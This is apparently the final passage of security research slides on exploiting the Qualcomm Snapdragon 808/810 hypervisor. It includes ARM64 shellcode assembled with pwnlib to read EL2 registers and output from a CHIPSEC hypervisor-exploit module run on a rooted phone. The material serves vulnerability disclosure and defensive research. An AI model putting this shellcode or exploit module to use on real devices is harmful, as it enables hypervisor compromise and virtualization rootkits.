[CHIPSEC] CPU0: SMC ( 0x2001302 0x23 0x85810000 0x28 0x0  ) = r0: FFFFFFFFFFFFFFF8 r1: 00000000 r2: 00000000 r3: 00000000
```

## Conclusion

- Hypervisor can be attacked on ARM based systems with Snapdragon 808/810 and virtualization rootkit can be installed
- Threat model should not include OS kernel into the TCB of the hypervisor
- Similarities between vectors of attacks on x86 and ARM exist and security architectures can learn from each other

## Thank You!


## BACKUP

# Hypervisor Payload Customization

Read HCR_EL2 register:


```
import pwnlib

shellcode = """ STR   X0, [sp, #-16]! ;
               STR   X1, [sp, #-16]! ;
               MRS X0, HCR_EL2 ;
               MRS X1, TTBR0_EL2 ;
               ADD X1, X1, #0x200 ;
               STR x0, [x1] ; // store value to commutation buffer (TTBR0_EL2 + 0x200)
               LDR   X1, [sp], #16 ;
               LDR   X0, [sp], #16 ;
               RET """

shellcode_bin = pwnlib.asm.asm(shellcode, arch = 'arm64')
```

Other examples:



```
>>> binascii.hexlify(pwnlib.asm.asm("MRS X0, VBAR_EL2; RET",arch = 'arm64'))
'00c03cd5c0035fd6'
>>> pwnlib.asm.disasm(binascii.unhexlify("00c03cd5c0035fd6"), arch = 'arm64')
'   0:   d53cc000        mrs     x0, vbar_el2\n   4:   d65f03c0        ret'
```

# Reading EL2 Registers…



```
bullhead:/ # /su/chipsec_main.sh -m tools.hyp.hyp_exploit -a 0x10
chipsec 6843 0
[CHIPSEC] OS      : Linux 3.10.73-gb1bd207-dirty #1 SMP PREEMPT Mon Jun 26 1
[CHIPSEC] Platform: aarch64

[+] loaded chipsec.modules.tools.hyp.hyp_exploit

[*] running module: chipsec.modules.tools.hyp.hyp_exploit
[x][ =======================================================================
[x][ Module: Patching the hypervisor
[x][ =======================================================================
Read Registers:

HCR_EL2   : 0x0000000080000002
VBAR_EL2  : 0x000000006C08800
TTBR0_EL2 : 0x000000006C40000
TCR_EL2   : 0x0000000080803A20
HSTR_EL2  : 0x0000000000000000
MAIR_EL2  : 0x00000000BB04FF44

[CHIPSEC] ***************************  SUMMARY  ***************************
```

Using hyp exploit to read EL2 config registers

HCR_EL2[0] – VM bit is 0: Stage 2 address translation disabled

TTBR0_EL2 - base address of the translation table for Stage 1